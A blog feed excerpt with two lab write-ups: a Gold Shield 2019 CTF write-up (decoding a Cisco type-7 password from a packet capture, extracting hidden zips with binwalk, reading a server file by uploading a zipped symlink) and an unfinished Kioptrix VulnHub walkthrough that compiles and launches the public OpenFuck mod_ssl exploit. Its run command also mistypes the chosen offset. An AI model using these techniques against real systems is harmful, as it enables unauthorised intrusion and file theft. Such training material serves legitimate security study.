xml:base="https://blog.wilicw.dev/articles/2019/11/15/Gold-Shield-14th.html"><![CDATA[<h1 id="overviews">Overviews</h1>

<p>108 14屆資安技能金盾獎</p>

<p>Team: <code class="language-plaintext highlighter-rouge">ROH</code></p>

<p>Rank: <code class="language-plaintext highlighter-rouge">3</code></p>

<p>Score: <code class="language-plaintext highlighter-rouge">?</code> scoreboard 被關了啦</p>

<p><del>家樂福禮券受害者</del></p>

<p>我們這隊只有解出三題，題目跟通靈沒兩樣，都靠隊友 carry ，這裡就來寫一下 <code class="language-plaintext highlighter-rouge">Game 4</code> <code class="language-plaintext highlighter-rouge">Game 7</code> <code class="language-plaintext highlighter-rouge">Game 8</code></p>

<p>最後意外的拿到第三，而 CSY 毫無疑問的拿了第一</p>

<hr />

<h1 id="writeup">Writeup</h1>

<h2 id="game4">Game4</h2>
<h4 id="misc">Misc</h4>
<h3 id="problem">Problem</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>某公司已經成立逾20年,公司累積了不少專利資料 ; 但公司的網路管理者,一直使用未加密協定TELNET連線到網路設備的管理介面 (IP: 10.17.0.10) 。商業問謀小明為了竊取該公司的機密,偷偷側錄了一段網路管理者登錄設備的封包檔,並嘗試破解該公司路由設備。
</code></pre></div></div>

<h3 id="hint">Hint</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>透過封包解析找出可登入設備的一般使用者帳密,再以cisco Cracker取得ENABLE密碼(Flag即為ENABLE密碼)。
</code></pre></div></div>
<p><a href="/files/goldshield2019/game4.pcap">封包檔.pcap</a></p>

<h3 id="solve">Solve</h3>

<p><img src="https://i.imgur.com/Uicju4I.png" alt="wireshark" /></p>

<p>用 wireshark 打開封包，會看到 running config</p>

<p>其中 <code class="language-plaintext highlighter-rouge">enable password 7 07282E404A434B55464B</code> 應該就是 enable password 了</p>

<p>碰過 cisco packet tracer 應該都知道這種是 type 7 的加密，在網路上找 <code class="language-plaintext highlighter-rouge">Cisco Type 7 Password Decrypt</code> 來解</p>

<h3 id="flag">Flag</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Gold*2019
</code></pre></div></div>

<hr />

<h2 id="game-7">Game 7</h2>
<h4 id="stego">Stego</h4>
<h3 id="problem-1">Problem</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>皮卡丘似乎在尋找一些隱藏的檔案 ,相信只要找到它們並且破解其中的密文。就能得到最後的解答
</code></pre></div></div>

<p><a href="/files/goldshield2019/PikaPika.jpg">PikaPika.jpg</a></p>

<h3 id="solve-1">Solve</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># analysis file with binwalk
$ binwalk PikaPika.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
69769         0x11089         Zip archive data, at least v2.0 to extract, compressed size: 18206, uncompressed size: 18222, name: Gold.zip
88013         0x157CD         Zip archive data, at least v2.0 to extract, compressed size: 194, uncompressed size: 293, name: key.txt
88423         0x15967         End of Zip archive, footer length: 22
</code></pre></div></div>

<p>可以看到裡面有 <code class="language-plaintext highlighter-rouge">Gold.zip</code> 和 <code class="language-plaintext highlighter-rouge">key.txt</code>，之後用 binwalk 解開</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ binwalk -e PikaPika.jpg
$ tree
.
├── PikaPika.jpg
└── _PikaPika.jpg.extracted
    ├── 11089.zip
    ├── Gold.zip
    └── key.txt
</code></pre></div></div>

<p>key 打開之後貌似是一段歌詞</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ cat key.txt
Never give up,
Never lose hope.
Always have faith,
It allows you to cope.
ywdnsl ynrjx bnqq ufxx,
fx ymjd fqbfdx it.
ozxy mfaj ufynjshj,
dtzw iwjfrx bnqq htrj ywzj.
xt uzy ts f xrnqj,
dtz'qq qnaj ymwtzlm dtzw ufns.
pstb ny bnqq ufxx,
fsi xywjslym dtz bnqq lfns
pjd{gwtpjsymjxmnjqi}
</code></pre></div></div>

<p>分析一下把 <code class="language-plaintext highlighter-rouge">gwtpjsymjxmnjqi</code> -5 就是 key 了 <code class="language-plaintext highlighter-rouge">brokentheshield</code></p>

<p>用這把 key 拿去解 gold.zip 會得到一張圖</p>

<p><img src="/files/goldshield2019/game7flag.jpg" alt="flag" /></p>

<h3 id="flag-1">Flag</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HaVe A Good Day!!
</code></pre></div></div>

<hr />

<h2 id="game-8">Game 8</h2>
<h4 id="web">Web</h4>
<h3 id="problem-2">Problem</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>悟毛是個網路言論審查員,今天接獲線民舉報,某網站疑似掌握了元首不可告人的秘密,請在秘密被外洩前幫悟毛找出這個秘密吧。
IP: 10.17.15.246
</code></pre></div></div>
<p>題目主要是一個網站，註解藏了一個上傳點 <code class="language-plaintext highlighter-rouge">/upload</code></p>

<h3 id="hint-1">Hint</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>link to target
</code></pre></div></div>

<p>經過通靈之後發現應該是用 Linux 建立一個 soft link (symbolic link)，然後打包成一個 zip 傳上去</p>

<h3 id="solve-2">Solve</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ ln -s ../../flag.txt 123
$ zip 123.zip 123
</code></pre></div></div>

<p>傳上zip檔 flag 就噴出來了</p>

<h3 id="flag-2">Flag</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>winniecute
</code></pre></div></div>

<hr />

<h1 id="合照">合照</h1>
<p>跟主辦單位拿了12萬的板子自嗨了一下 （\CSY教我/）</p>

<p><img src="/files/goldshield2019/photo.jpg" alt="photo" /></p>]]></content><author><name></name></author><category term="articles" /><category term="ctf" /><category term="GoldShield" /><summary type="html"><![CDATA[Gold Shield 2019. \CSY教我/]]></summary></entry><entry><title type="html">Kioptrix Level #1</title><link href="https://blog.wilicw.dev/articles/2019/05/09/Kioptrix-Level-1.html" rel="alternate" type="text/html" title="Kioptrix Level #1" /><published>2019-05-09T00:00:00+00:00</published><updated>2019-05-09T00:00:00+00:00</updated><id>https://blog.wilicw.dev/articles/2019/05/09/Kioptrix-Level-1</id><content type="html" xml:base="https://blog.wilicw.dev/articles/2019/05/09/Kioptrix-Level-1.html"><![CDATA[<p>All tool you need</p>

<ul>
  <li>
    <p>Kioptrix #1 Download: <a href="https://www.vulnhub.com/entry/kioptrix-level-1-1,22/">vulnhub</a></p>
  </li>
  <li>
    <p>Kali Linux: <a href="https://www.kali.org/downloads/">Kali Linux</a></p>
  </li>
  <li>
    <p>VirtualBox: <a href="https://www.virtualbox.org/">virtualbox</a></p>
  </li>
</ul>

<hr />

<p>Run Kioptrix on VirtualBox</p>

<p><img src="https://i.imgur.com/sMYzHv3.png" alt="" /></p>

<hr />

<p>Use nmap to discover local area network</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:~# namp -sn 192.168.2.0/24

Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-10 02:32 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00028s latency).
MAC Address: 00:50:56:C0:00:00 (VMware)
Nmap scan report for 192.168.2.128
Host is up (0.00035s latency).
MAC Address: 00:0C:29:7C:3A:16 (VMware)
Nmap scan report for 192.168.2.254
Host is up (0.00014s latency).
MAC Address: 00:50:56:FF:0D:AC (VMware)
Nmap scan report for 192.168.2.23
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.10 seconds
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">192.168.2.128</code> is the Kioptrix host</p>

<p>And use nmap to detect which port is opening and port detail</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:~# nmap -sV 192.168.2.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-10 02:38 EDT
Nmap scan report for 192.168.2.128
Host is up (0.0026s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.65 seconds
</code></pre></div></div>

<p>We can see this server use <code class="language-plaintext highlighter-rouge">Apache httpd 1.3.20</code>, and use <code class="language-plaintext highlighter-rouge">searchsploit</code> search this version exploit</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:~# searchsploit Apache httpd 1.3.20
Exploits: No Result
Shellcodes: No Result
</code></pre></div></div>

<p>But we can’t see any results in this version, so we use google to search exploit</p>

<p><img src="https://i.imgur.com/5srwNpc.png" alt="" /></p>

<p>We can find the exploit call <code class="language-plaintext highlighter-rouge">OpenFuck</code></p>

<p><img src="https://i.imgur.com/uL6qS86.png" alt="" /></p>

<p>Copy the code and follow the article in the code annotation</p>

<p><a href="http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/">PaulSec’s blog</a></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:~# gcc -o openfuck openfuck.c -lcrypto
root@kali:~# ./openfuck

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./openfuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
  0x00 - Caldera OpenLinux (apache-1.3.26)
  0x01 - Cobalt Sun 6.0 (apache-1.3.12)
  0x02 - Cobalt Sun 6.0 (apache-1.3.20)
  0x03 - Cobalt Sun x (apache-1.3.26)
  0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
  0x05 - Conectiva 4 (apache-1.3.6)
  0x06 - Conectiva 4.1 (apache-1.3.9)
  0x07 - Conectiva 6 (apache-1.3.14)
  0x08 - Conectiva 7 (apache-1.3.12)
  0x09 - Conectiva 7 (apache-1.3.19)
  0x0a - Conectiva 7/8 (apache-1.3.26)
  0x0b - Conectiva 8 (apache-1.3.22)
  0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
  0x0d - Debian GNU Linux (apache_1.3.19-1)
  0x0e - Debian GNU Linux (apache_1.3.22-2)
  0x0f - Debian GNU Linux (apache-1.3.22-2.1)
  0x10 - Debian GNU Linux (apache-1.3.22-5)
  0x11 - Debian GNU Linux (apache_1.3.23-1)
  0x12 - Debian GNU Linux (apache_1.3.24-2.1)
  0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
  0x14 - Debian GNU Linux (apache_1.3.24-3)
  0x15 - Debian GNU Linux (apache-1.3.26-1)
  0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
  0x17 - Debian GNU Linux (apache-1.3.27)
  0x18 - FreeBSD (apache-1.3.9)
  0x19 - FreeBSD (apache-1.3.11)
  0x1a - FreeBSD (apache-1.3.12.1.40)
  0x1b - FreeBSD (apache-1.3.12.1.40)
  0x1c - FreeBSD (apache-1.3.12.1.40)
  0x1d - FreeBSD (apache-1.3.12.1.40_1)
  0x1e - FreeBSD (apache-1.3.12)
  0x1f - FreeBSD (apache-1.3.14)
  0x20 - FreeBSD (apache-1.3.14)
  0x21 - FreeBSD (apache-1.3.14)
  0x22 - FreeBSD (apache-1.3.14)
  0x23 - FreeBSD (apache-1.3.14)
  0x24 - FreeBSD (apache-1.3.17_1)
  0x25 - FreeBSD (apache-1.3.19)
  0x26 - FreeBSD (apache-1.3.19_1)
  0x27 - FreeBSD (apache-1.3.20)
  0x28 - FreeBSD (apache-1.3.20)
  0x29 - FreeBSD (apache-1.3.20+2.8.4)
  0x2a - FreeBSD (apache-1.3.20_1)
  0x2b - FreeBSD (apache-1.3.22)
  0x2c - FreeBSD (apache-1.3.22_7)
  0x2d - FreeBSD (apache_fp-1.3.23)
  0x2e - FreeBSD (apache-1.3.24_7)
  0x2f - FreeBSD (apache-1.3.24+2.8.8)
  0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
  0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
  0x32 - FreeBSD (apache-1.3.27)
  0x33 - Gentoo Linux (apache-1.3.24-r2)
  0x34 - Linux Generic (apache-1.3.14)
  0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
  0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
  0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
  0x38 - Mandrake Linux 7.2 (apache-1.3.14-2mdk)
  0x39 - Mandrake Linux 7.2 (apache-1.3.14) 2
  0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
  0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
  0x3c - Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)
  0x3d - Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)
  0x3e - Mandrake Linux 8.0 (apache-1.3.19-3)
  0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
  0x40 - Mandrake Linux 8.2 (apache-1.3.23-4)
  0x41 - Mandrake Linux 8.2 #2 (apache-1.3.23-4)
  0x42 - Mandrake Linux 8.2 (apache-1.3.24)
  0x43 - Mandrake Linux 9 (apache-1.3.26)
  0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
  0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
  0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
  0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
  0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
  0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
  0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
  0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
  0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
  0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
  0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
  0x4f - RedHat Linux 6.0 (apache-1.3.6-7)
  0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
  0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
  0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
  0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
  0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
  0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
  0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
  0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
  0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
  0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
  0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
  0x5b - Redhat Linux 7.x (apache-1.3.22)
  0x5c - RedHat Linux 7.x (apache-1.3.26-1)
  0x5d - RedHat Linux 7.x (apache-1.3.27)
  0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
  0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
  0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
  0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
  0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
  0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
  0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
  0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
  0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
  0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
  0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
  0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
  0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
  0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
  0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
  0x6d - RedHat Linux 7.2 (apache-1.3.24)
  0x6e - RedHat Linux 7.2 (apache-1.3.26)
  0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
  0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
  0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
  0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
  0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
  0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
  0x75 - RedHat Linux 7.3 (apache-1.3.27)
  0x76 - RedHat Linux 8.0 (apache-1.3.27)
  0x77 - RedHat Linux 8.0-second (apache-1.3.27)
  0x78 - RedHat Linux 8.0 (apache-2.0.40)
  0x79 - Slackware Linux 4.0 (apache-1.3.6)
  0x7a - Slackware Linux 7.0 (apache-1.3.9)
  0x7b - Slackware Linux 7.0 (apache-1.3.26)
  0x7c - Slackware 7.0  (apache-1.3.26)2
  0x7d - Slackware Linux 7.1 (apache-1.3.12)
  0x7e - Slackware Linux 8.0 (apache-1.3.20)
  0x7f - Slackware Linux 8.1 (apache-1.3.24)
  0x80 - Slackware Linux 8.1 (apache-1.3.26)
  0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
  0x82 - Slackware Linux (apache-1.3.27)
  0x83 - SuSE Linux 7.0 (apache-1.3.12)
  0x84 - SuSE Linux 7.1 (apache-1.3.17)
  0x85 - SuSE Linux 7.2 (apache-1.3.19)
  0x86 - SuSE Linux 7.3 (apache-1.3.20)
  0x87 - SuSE Linux 8.0 (apache-1.3.23)
  0x88 - SUSE Linux 8.0 (apache-1.3.23-120)
  0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
  0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2</code> is what we need.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:~# ./openfuck 0xb6 192.168.2.128 -c 40
</code></pre></div></div>

<p>Update: I don’t want to write this post anymore XD</p>]]></content><author><name></name></author><category term="articles" /><category term="pt" /><category term="kali" /><category term="exploit" /><summary type="html"><![CDATA[General explanation how to play Kioptrix level 1.]]></summary></entry></feed>